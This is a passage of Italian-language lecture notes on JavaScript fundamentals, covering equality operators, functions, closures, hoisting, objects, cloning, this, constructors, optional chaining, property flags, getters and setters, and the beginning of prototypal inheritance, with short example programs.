`**`	elevamento a potenza (da ECMAScript 2016)
`/`	divisione
`%`	modulo (resto della divisione)
`++`	incremento
`--`	decremento

Gli operatori di confronto sono gli stessi di Java, con l'aggiunta di `===` e `!==`.

Operatore	Descrizione
`==`	uguale a
`===`	stesso valore **e** stesso tipo
`!=`	diverso da
`!==`	valore diverso **o** tipo diverso
`>`	maggiore di
`<`	minore di
`>=`	maggiore o uguale
`<=`	minore o uguale
`?`	operatore ternario

Uguaglianza debole e uguaglianza stretta

L'operatore di **uguaglianza debole** (`==`) verifica se i due operandi sono uguali, **tentando di convertirli** quando sono di tipo diverso.

JS uguaglianza-debole.js

```
1 console.log(42 == 42);        // true
2 console.log("JS" == "JS");    // true
3 console.log("1" == 1);        // true
4 console.log(0 == false);      // true
5 console.log(true == 1);       // true
6 console.log(true == "1");     // true
7 console.log(true == 42);      // false
```

confronto		convertiti		esito
`"1" == 1`	⟶	`1 == 1`	⟶	`true`
`0 == false`	⟶	`0 == 0`	⟶	`true`
`true == "1"`	⟶	`1 == 1`	⟶	`true`
`true == 42`	⟶	`1 == 42`	⟶	`false`

Con tipi diversi, `==` converte entrambi gli operandi in numero e poi confronta.

L'operatore di **uguaglianza stretta** (`===`) verifica l'uguaglianza **senza** conversione di tipo: se gli operandi sono di tipo diverso, il confronto restituisce immediatamente `false`.

JS uguaglianza-stretta.js

```
1 console.log(42 === 42);       // true
2 console.log("JS" === "JS");   // true
3 console.log("1" === 1);       // false
4 console.log(0 === false);     // false
5 console.log(true === 1);      // false
6 console.log(true === "1");    // false
7 console.log(true === 42);     // false
```

confronto		tipi		esito
`42 === 42`	⟶	`number, number`	⟶	`true`
`"1" === 1`	⟶	`string, number`	⟶	`false`
`0 === false`	⟶	`number, boolean`	⟶	`false`
`true === 1`	⟶	`boolean, number`	⟶	`false`

`===` controlla prima il tipo: se è diverso la risposta è subito `false`.

Usare sempre `===`

L'ultima riga dei due esempi merita attenzione: `true == 1` è vero, ma `true == 42` è falso. La ragione è che la conversione trasforma `true` nel numero `1`, non in «un valore vero qualunque». Le regole di conversione dell'uguaglianza debole sono numerose e poco intuitive, e sono all'origine di una quantità sproporzionata di bug.
La regola pratica è semplice: **usare sempre `===` e `!==`**, e ricorrere a `==` solo quando si vuole davvero la conversione, sapendo esattamente che cosa si sta facendo.

Strutture di controllo

`if`, `if-else`, `for`, `while`, `do`, `switch` hanno la stessa sintassi e la stessa semantica di Java. Anche `continue` e `break` funzionano esattamente come in Java.

JS controllo.js

```js
if (condizione) {
  // codice
} else {
  // codice
}

for (let i = 0; i < 10; i++) {
  // codice
}

while (espressione) { /* codice */ }

do {
  // codice
} while (condizione);

switch (espressione) {
  case valore:
    // codice
    break;
  default:
    // codice
}
```


Funzioni

Le funzioni si dichiarano con la sintassi seguente.

JS funzioni.js

```js
function greet(name) {
  console.log(`Hello ${name}`);   // backtick: template literal
}

greet("Web Technologies");        // Hello Web Technologies
```



Nel template literal `${name}` viene sostituito dal valore del parametro.

Lo scope di una dichiarazione di funzione è lo scope corrente, quello in cui la dichiarazione avviene.

I template literal

Le stringhe delimitate da **backtick** (`) sono *template literal*: al loro interno la sintassi `${espressione}` viene sostituita con il valore dell'espressione, e la stringa può occupare più righe. Sono molto più leggibili della concatenazione con `+`. Su tastiera italiana il backtick si inserisce con `ALT+096` dal tastierino numerico su Windows, con `Option+9` su macOS e con `AltGr+'` su Linux.


Argomenti predefiniti

Quando in una chiamata non viene passato alcun argomento, i parametri sono inizializzati a `undefined`. Le funzioni possono però dichiarare valori predefiniti.

JS default.js

```
// message ha un valore predefinito
function greet(name, message = "Hello") {
  console.log(`${message} ${name}`);
}

greet("Web Technologies");           // Hello Web Technologies
greet("Web Technologies", "Ciao");   // Ciao Web Technologies
greet();                             // Hello undefined
```



I parametri a ogni chiamata. In viola i valori che nessuno ha passato.


Hoisting delle funzioni

L'hoisting si applica anche alle dichiarazioni di funzione, e in questo caso solleva la funzione **per intero**: si può quindi invocare una funzione **prima** della riga in cui è dichiarata.

JS hoisting-funzioni.js

```
greet("Web Technologies");   // Hello Web Technologies (!)

function greet(name, message = "Hello") {
  console.log(`${message} ${name}`);
}
```



La dichiarazione sale per intero in cima allo scope: quando arriva la chiamata, `greet` esiste già.

Scope interno e visibilità

Una funzione crea un proprio scope: le variabili e le funzioni dichiarate al suo interno non sono visibili negli scope esterni. Al contrario, una funzione **può accedere** alle variabili degli scope esterni (è una **closure**), purché non siano mascherate nel proprio scope.

Esempio 5.4 — Funzioni annidate e closure

JS closure.js


```
let message = "Hello";

console.log(greet("Web Technologies"));  // Hello Web Technologies!

function greet(name) {              // sollevata nello scope globale
  return generateMessage();

  function generateMessage() {      // sollevata nello scope di greet
    return `${message} ${name}!`;
  }
}

generateMessage();  // ReferenceError: generateMessage is not defined
```



Tre scope annidati. Le frecce tratteggiate mostrano dove il motore trova `name` e `message`.

La funzione `generateMessage` è locale allo scope di `greet` e non può essere referenziata dall'esterno. Al suo interno, però, accede sia a `name` (parametro di `greet`) sia a `message` (variabile globale).

Espressioni di funzione e arrow function

Le funzioni possono anche essere create tramite **espressioni di funzione** e assegnate a una variabile.

JS espressioni.js

```
// espressione di funzione classica
let greet = function (name) {
  console.log(`Hello ${name}!`);
}

// alternativa, con una arrow function
let greet = (name) => {
  console.log(`Hello ${name}!`);
}

greet("Web Technologies");   // output: Hello Web Technologies!
```

In questi casi valgono le regole di hoisting delle **variabili**, non quelle delle funzioni. La differenza è tutt'altro che teorica.

Esempio 5.5 — Hoisting a confronto

JS hoisting-confronto.js

```
greet();              // ReferenceError: greet non e' definita
{
  greet();            // output: Hello
  function greet() {
    console.log("Hello");
  }
}
```

JS hoisting-confronto2.js

```
salute();             // ReferenceError: salute non e' definita
{
  salute();           // ReferenceError: variabile non inizializzata (TDZ)
  let salute = function () {
    console.log("Howdy");
  }
}
```

Nel primo caso la **dichiarazione di funzione** viene sollevata per intero dentro il blocco, quindi la chiamata interna funziona. Nel secondo la variabile `salute` viene sollevata ma non inizializzata: la chiamata cade nella Temporal Dead Zone.

La prima riga fallisce in **entrambi** i casi perché, in modalità strict, anche una dichiarazione di funzione scritta dentro un blocco ha **scope di blocco**: viene sollevata all'inizio del blocco, non fuori. Senza `"use strict"` i browser, per retro-compatibilità, rendono `greet` visibile anche fuori dal blocco, e la prima chiamata darebbe un errore diverso: un `TypeError` (*greet is not a function*).

Funzioni annidate restituite

Una funzione è **annidata** quando viene creata dentro un'altra funzione. Le funzioni annidate possono essere **restituite** e usate fuori dalla funzione originale, e ovunque vengano usate mantengono l'accesso al **contesto esterno** della funzione che le ha create.


Esempio 5.6 — Una fabbrica di funzioni

JS fabbrica.js

```
function getGreeter(message) {
  let sep = ",";
  return function (name) {
    console.log(`${message}${sep} ${name}!`);
  }
}

let helloGreeter = getGreeter("Hello");
helloGreeter("Web");        // Hello, Web!

let howdyGreeter = getGreeter("Howdy");
howdyGreeter("JS");         // Howdy, JS!
```



Ogni chiamata a `getGreeter` crea uno scope nuovo, e la funzione restituita lo porta con sé.

Le due funzioni restituite sono indipendenti e ciascuna «ricorda» i propri `message` e `sep`, anche se `getGreeter` è terminata da tempo. È il meccanismo delle closure, ed è alla base di gran parte del JavaScript idiomatico.

OGGETTI

Oggetto

In JavaScript un **oggetto** è un contenitore di dati nella forma `chiave: valore`.


JS oggetti.js

```
let a = new Object();   // sintassi "costruttore di oggetto"
let b = {};             // sintassi "oggetto letterale", usata piu' spesso
```

Le proprietà si possono aggiungere al momento della creazione:

JS pet.js

```
let pet = {
  name: "Hannibal",   // alla chiave "name" associa "Hannibal"
  age: 7              // alla chiave "age" associa il valore 7
}
```



Una proprietà ha una **chiave** (detta anche nome o identificatore) prima dei due punti, e un **valore** alla loro destra. Le dichiarazioni di proprietà sono separate da virgole.

Accedere alle proprietà

Le proprietà si leggono con la **notazione a punto**.

JS accesso.js

```
let pet = { name: "Hannibal", age: 7 }

console.log(pet.name);       // output: Hannibal
console.log(pet.age);        // output: 7
console.log(pet.nickname);   // output: undefined
```

Accedere a una proprietà inesistente non è un errore: restituisce `undefined`.

Aggiungere ed eliminare proprietà


JS modifica.js

```
let pet = { name: "Hannibal", age: 7 }

pet.nickname = "the Affable";   // nuova proprieta'
delete pet.age;                 // elimina la proprieta'

console.log(pet.name);          // "Hannibal"
console.log(pet.age);           // undefined
console.log(pet.nickname);      // "the Affable"

console.log(pet);               // stampa l'oggetto in console
console.table(pet);             // la stampa in forma tabellare
```



Analisi pagina Console Debugger Rete Editor stili

(index)	Values
name	'Hannibal'
nickname	'the Affable'

Notazione a parentesi quadre

Le chiavi possono contenere spazi, e in tal caso vanno lette con la **notazione a parentesi quadre**. Fra le parentesi si può usare un'**espressione** qualunque.

JS quadre.js

```
let dog = {
  name: "Sif",
  "is a good boy": true
}

console.log(dog["name"]);            // Sif
console.log(dog["is a good boy"]);   // true

// come chiave si puo' usare un'espressione
dog["is the " + "best boy"] = true;
console.table(dog);
```

Analisi pagina Console Debugger Rete Editor stili

(index)	Values
name	'Sif'
is a good boy	true
is the best boy	true

Le chiavi con gli spazi sono chiavi come le altre.

Gli oggetti sono riferimenti

Una variabile a cui è assegnato un oggetto memorizza un **riferimento** all'oggetto, non l'oggetto stesso.

Esempio 5.7 — Due nomi per lo stesso oggetto


JS riferimenti.js

```
let firstPet = {
  name: "Richard",
  species: "Lizard"
}

let secondPet = firstPet;
secondPet.name = "Chuck";
secondPet.species = "Duck";

console.log(firstPet);   // Object { name: "Chuck", species: "Duck" }
console.log(secondPet);  // Object { name: "Chuck", species: "Duck" }

console.log(firstPet == secondPet);    // true
console.log(firstPet === secondPet);   // true: e' lo stesso oggetto
```



Le variabili contengono solo la freccia:
l'oggetto è uno, e si modifica da entrambe.

Modificando `secondPet` è cambiato anche `firstPet`: non sono due oggetti, è un solo oggetto con due nomi.

Clonare un oggetto


Per creare davvero una copia bisogna **iterare** sulle proprietà e copiarle una a una.

JS clone.js

```
function clone(object) {
  let copy = {};                    // nuovo oggetto
  for (let key in object) {
    copy[key] = object[key];
  }
  return copy;
}

let pet = { name: "Richard", species: "Lizard" }
let copy = clone(pet);

copy.name = "Chuck";
console.log(pet.name);    // Richard
console.log(copy.name);   // Chuck
```



Due oggetti distinti: cambiare la copia non tocca l'originale.

Il valore di una proprietà, però, può essere a sua volta un oggetto: la funzione appena scritta produce una **copia superficiale** (*shallow clone*), in cui gli oggetti interni non vengono clonati ma solo referenziati.


Esempio 5.8 — Il limite della copia superficiale

JS shallow.js

```
let pet = {
  name: "Garfield",
  species: "Cat",
  owner: { name: "John", age: 17 }
}

let copy = clone(pet);
copy.owner.name = "Liz";

console.log(pet.owner.name);    // Liz  (!)
console.log(copy.owner.name);   // Liz
```




La copia superficiale duplica solo il primo livello: `owner` è lo stesso oggetto per entrambi.

Per ottenere una **copia profonda** (*deep clone*), cioè per clonare anche gli oggetti interni, serve la ricorsione.

JS deep-clone.js

```
function clone(object) {
  let copy = {};
  for (let key in object) {
    if (typeof object[key] === "object") {
      copy[key] = clone(object[key]);   // ricorsione
    } else {
      copy[key] = object[key];
    }
  }
  return copy;
}
```



Con la copia profonda anche `owner` è duplicato: `copy.owner.name = "Liz"` non tocca `pet`.

Implementare i metodi di clonazione da zero ha valore didattico, ma non è necessario farlo ogni volta: esistono alternative già pronte, come `Object.assign()` (superficiale) e `structuredClone()` (profonda).

Due trappole della copia profonda fatta a mano

La versione ricorsiva decide se scendere di livello con il test `typeof object[key] === "object"`, che ha due punti deboli.

- `typeof null` vale `"object"` (una storica stranezza del linguaggio): una proprietà che vale `null` diventa, nella copia, un oggetto vuoto `{}`.
- Anche gli array hanno tipo `"object"`: `[1, 2]` diventa l'oggetto `{0: 1, 1: 2}`, che non è più un array.

`structuredClone()` gestisce correttamente entrambi i casi.

Metodi

Le proprietà di un oggetto possono anche essere funzioni. Una funzione che è proprietà di un oggetto si chiama **metodo**. I modi seguenti di definire un metodo sono tutti equivalenti.

JS metodi.js

```
// (1) funzione anonima assegnata alla proprieta'
let p = {
  name: "John",
  age: 17,
  greet: function () { console.log("Hi!"); }
}

// (2) funzione dichiarata a parte e referenziata
let p = {
  name: "John",
  greet: greet
}
function greet() { console.log("Hi!"); }

// (3) proprieta' aggiunta dopo la creazione
let p = { name: "John" }
p.greet = function () { console.log("Hi!"); }

p.greet();   // Hi!
```

Esiste anche una **sintassi abbreviata** per dichiarare i metodi in un oggetto letterale.

JS shorthand.js

```
// versione classica
let p = {
  name: "John",
  greet: function () {
    console.log("Hi!");
  }
}
```

```
// versione abbreviata
let p = {
  name: "John",
  greet() {
    console.log("Hi!");
  }
}
```

La parola chiave this

È comune che i metodi di un oggetto facciano riferimento ad altre proprietà dello stesso oggetto. Vi accedono tramite la parola chiave `this`.

JS this.js

```
let john = {
  name: "John",
  greet() {
    console.log(`Hi, I'm ${this.name}!`);
  }
}

john.greet();   // Hi, I'm John!
```

Il punto cruciale è che il valore di `this` è valutato **a tempo di esecuzione**, in base al contesto della chiamata.

Esempio 5.9 — Lo stesso codice, due valori di this


JS this-runtime.js

```
let john = { name: "John" };
let will = { name: "Will" };

let greet = function () {
  console.log(`Hi, I'm ${this.name}!`);
}

// la stessa funzione diventa metodo di due oggetti
john.greet = greet;
will.greet = greet;

john.greet();   // Hi, I'm John!
will.greet();   // Hi, I'm Will!
```



Una sola funzione: `this` è l'oggetto che compare prima del punto nella chiamata.

Le arrow function non hanno this

Se `this` compare dentro una arrow function, viene preso dal **contesto esterno**, non dall'oggetto su cui il metodo è invocato.


JS this-arrow.js

```
let john = { nick: "John" };
let will = { nick: "Will" };

let greet = () => {
  console.log(`Hi, I'm ${this.nick}!`);
}

john.greet = greet;
will.greet = greet;

john.greet();   // Hi, I'm undefined!
will.greet();   // Hi, I'm undefined!
```



Non è un difetto: è precisamente il motivo per cui le arrow function sono comode come callback, dove si vuole conservare il `this` circostante. La regola pratica: **mai** usare una arrow function per definire un metodo che deve accedere all'oggetto tramite `this`.

Costruttori

Finora abbiamo creato oggetti con la sintassi letterale. E se dovessimo creare molti oggetti simili fra loro? Si usano le **funzioni costruttore** e la parola chiave `new`.


I costruttori sono normali funzioni, con due convenzioni:

1. il loro nome inizia con una **lettera maiuscola**;
2. vanno invocati **solo** con la parola chiave `new`.

costruttore.js

```
function Pet(name, species) {
  this.name = name;
  this.species = species;
  this.age = undefined;
}

let rick  = new Pet("Richard", "Lizard");
let chuck = new Pet("Chuck", "Duck");
```



`new Pet("Richard", "Lizard")`, passo per passo.


Quando una funzione viene eseguita con `new` (i numeri sono quelli della figura):

1. viene creato un nuovo oggetto vuoto e assegnato a `this`;
2. viene eseguito il corpo della funzione, che tipicamente modifica `this`;
3. viene restituito il valore di `this`.

Optional chaining

Accedendo a una proprietà inesistente si ottiene `undefined`. Ma accedere a una proprietà **di** una proprietà inesistente produce un errore.

```
JS chaining.js
1 let pet = { name: "Garfield" }
2
3 console.log(pet.species);       // undefined
4 console.log(pet.owner.name);    // TypeError!
```



La catena si valuta da sinistra a destra: leggere `.name` da `undefined` è un errore.

TypeError, non ReferenceError


Nelle slide l'errore di `pet.owner.name` è indicato come `ReferenceError`, ma quello che si ottiene davvero è un `TypeError` (*Cannot read properties of undefined*). La differenza conta: un `ReferenceError` nasce quando si usa un **nome** che non esiste, come una variabile mai dichiarata; qui invece `pet` esiste e `pet.owner` vale semplicemente `undefined`, e l'errore sta nel leggere una proprietà da un valore che non è un oggetto.

In molti casi pratici preferiremmo ottenere `undefined` (che significa semplicemente «il nome del proprietario non è noto») piuttosto che un errore. Si potrebbe verificare esplicitamente che la proprietà sia definita prima di accedere a quelle interne, ma è ripetitivo e poco elegante:

```
let ownerName = pet.owner ? pet.owner.name : undefined;
```

L'operatore di **optional chaining** (`?.`) risolve la situazione: interrompe immediatamente la valutazione (fa *corto circuito*) se la parte a sinistra è `undefined` (o `null`), restituendo `undefined`.

```
let ownerName = pet.owner?.name;   // undefined
```



Esempio 5.10 — Varianti dell'optional chaining

Si può usare anche per invocare una funzione che potrebbe non esistere, o per accedere a proprietà con la notazione a parentesi quadre.

```
JS chaining-varianti.js
let john = {
  name: "John",
  greet() { return "Hi!"; },
  address: { "street name": "Web Dev Blvd" }
}

let mike = { name: "Mike", age: 17 }

console.log( john.greet?.() );                  // Hi!
console.log( mike.greet?.() );                  // undefined
console.log( john.address?.['street name'] );   // Web Dev Blvd
console.log( mike.address?.['street name'] );   // undefined
```

Configurare le proprietà

Oltre al valore, le proprietà di un oggetto hanno tre attributi speciali, chiamati **flag**:

- **writable**: se `true`, il valore può essere modificato; altrimenti la proprietà è in sola lettura;
- **enumerable**: se `true`, la proprietà compare nei cicli;
- **configurable**: se `true`, la proprietà può essere eliminata e i suoi flag possono essere modificati.

Quando si crea una proprietà nel modo «tradizionale», tutti i flag valgono `true`. Le proprietà si possono però definire anche con `Object.defineProperty()`, e in tal caso tutti i flag valgono `false` per impostazione predefinita.

Esempio 5.11 — Proprietà con flag espliciti

JS flags.js

```
let pet = { species: "cat" }

Object.defineProperty(pet, "name", {
  value: "Garfield",
  writable: false,
  enumerable: false,
  configurable: false
})

for (let key in pet) {
  console.log(`Key: ${key}`);   // stampa solo "Key: species"
}

pet.name = "Odie";      // TypeError: "name" is read-only
delete pet.species;     // funziona
delete pet.name;        // TypeError: "name" is non-configurable
```

chiave	valore	writable	enumerable	configurable
species	"cat"	✔	✔	✔
name	"Garfield"	✖	✖	✖

`species`: creata nel modo tradizionale
`name`: creata con `defineProperty`

Ogni proprietà porta con sé i suoi tre flag.

Gli errori li dà la modalità strict

I due `TypeError` dell'esempio si ottengono in modalità strict. Senza `"use strict"` l'assegnamento e la `delete` falliscono **in silenzio**: `pet.name` resta `"Garfield"` e `delete` si limita a restituire `false`. È proprio uno dei fallimenti silenziosi che la modalità strict trasforma in errori espliciti.

Getter e setter

Esistono due tipi di proprietà di un oggetto:

- le **proprietà dati**, che memorizzano un valore: sono quelle viste finora;
- le **proprietà accessorie**, cioè funzioni eseguite quando la proprietà viene letta o scritta.

Le proprietà accessorie sono rappresentate da un **getter** (invocato in lettura) e da un **setter** (invocato in scrittura), che si dichiarano con le parole chiave `get` e `set`.

Esempio 5.12 — Una proprietà calcolata

JS getset.js

```
let p = {
  first: "John",
  last: "Smith",


  get fullName() {
    return `${this.first} ${this.last}`;
  },

  set fullName(name) {
    [this.first, this.last] = name.split(" ");   // destrutturazione
  }
}

// fullName si usa come una proprieta': niente "()"
console.log(p.fullName);      // John Smith

p.fullName = "Jane White";
console.log(p.fullName);      // Jane White

p.fullName();                 // TypeError: p.fullName is not a function
```



`first` e `last` contengono un valore,
`fullName` è una coppia di funzioni.

Dall'esterno non c'è alcuna differenza fra una proprietà dati e una proprietà accessoria: è precisamente questo il punto. Si può trasformare una proprietà normale in una calcolata senza toccare il codice che la usa.

RIFERIMENTI

- **The Modern JavaScript Tutorial**
  `https://javascript.info/`
  Parte 1: *An Introduction*, *JavaScript Fundamentals*, *Code Quality* (3.1–3.4), *Objects: the basics* (4.1–4.6), *Data types* (5.1–5.3), *Advanced working with functions* (6.3).
- **Eloquent JavaScript** (3ª edizione), Marijn Haverbeke.
  `https://eloquentjavascript.net/`
  Capitoli: Introduzione, da 1 a 6.
- **Learn JavaScript** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Learn/JavaScript`
  Utile come riferimento rapido, contiene molti esempi.

JavaScript avanzato

Nel capitolo precedente abbiamo visto i concetti chiave del linguaggio: variabili, funzioni, scope (e hoisting), oggetti e costruttori. Qui proseguiamo con altri concetti fondamentali: i **prototipi** e l'ereditarietà, le **strutture dati** (array, mappe, insiemi), le **classi**, la gestione degli **errori** e i **moduli**.

Prototipi ed ereditarietà

L'ereditarietà è un aspetto essenziale della programmazione orientata agli oggetti. JavaScript la realizza in un modo particolare, detto **ereditarietà prototipale**.

Prototipo

Ogni oggetto ha una speciale proprietà nascosta chiamata **[[Prototype]]**, che vale `null` oppure fa riferimento a un altro oggetto. Quando accediamo a una proprietà di un oggetto e questa manca, JavaScript la cerca risalendo la **catena dei prototipi**.

La ricerca di una proprietà risale la catena un anello alla volta, finché non la trova o finché non arriva a `null`.


Esempio 6.1 — Impostare un prototipo

prototipi.js

```
let pet = {
  legs: 4,
  greet() { console.log("..."); }
}

let cat = {
  __proto__: pet          // imposta il prototipo
}

cat.greet();              // "..."
console.log(cat.legs);    // 4
console.log(cat.__proto__);  // Object { legs: 4, greet: greet() }
```



`cat` non ha `legs` né `greet`:
li trova risalendo la catena dei prototipi.

`__proto__` è un getter/setter per la vera proprietà `[[Prototype]]`. Nel JavaScript moderno si preferiscono `Object.getPrototypeOf()` e `Object.setPrototypeOf()`.

I prototipi si usano solo in lettura

Questo è il punto che genera più confusione: i prototipi intervengono **solo** quando si legge una proprietà. Le operazioni di scrittura e di cancellazione agiscono **direttamente sull'oggetto**.

Esempio 6.2 — Scrittura e prototipo

JS scrittura-proto.js


```
let pet = { legs: 4 }

let cat   = { name: "Garfield" }
let snake = { name: "Salazar" }

Object.setPrototypeOf(cat, pet);
Object.setPrototypeOf(snake, pet);

snake.legs = 0;   // NON tocca pet: crea legs su snake

console.log(`Cat legs: ${cat.legs}`);      // 4 (dal prototipo)
console.log(`Snake legs: ${snake.legs}`);  // 0 (propria)
console.log(`Pet legs: ${pet.legs}`);      // 4 (intatta)
```



La scrittura crea `legs` su `snake`: il prototipo resta com'era.

Assegnando `snake.legs = 0` non si è toccato `pet`: si è creata una proprietà **propria** su `snake`, che da quel momento «oscura» quella del prototipo.

Costruttori e prototipi

Possiamo creare oggetti con le funzioni costruttore, come `new Pet()`. Quando `Pet.prototype` è un oggetto, l'operatore `new` lo usa per impostare il `[[Prototype]]` dell'oggetto appena creato.


JS costruttore-proto.js

```
let pet = { eats: true };

function Duck(name) {
  this.name = name;
}

Duck.prototype = pet;

let chuck = new Duck("Chuck");   // chuck.__proto__ == pet
console.log(chuck.eats);         // true
```



`new` collega `chuck` all'oggetto contenuto in `Duck.prototype`.

E se alla funzione costruttore non assegniamo nessun `prototype`? In quel caso viene usato un **prototipo predefinito**: un oggetto con una sola proprietà `constructor`, che punta indietro alla funzione costruttore. Ogni funzione ordinaria lo riceve automaticamente nel momento in cui viene creata, ed è come se JavaScript eseguisse per noi:

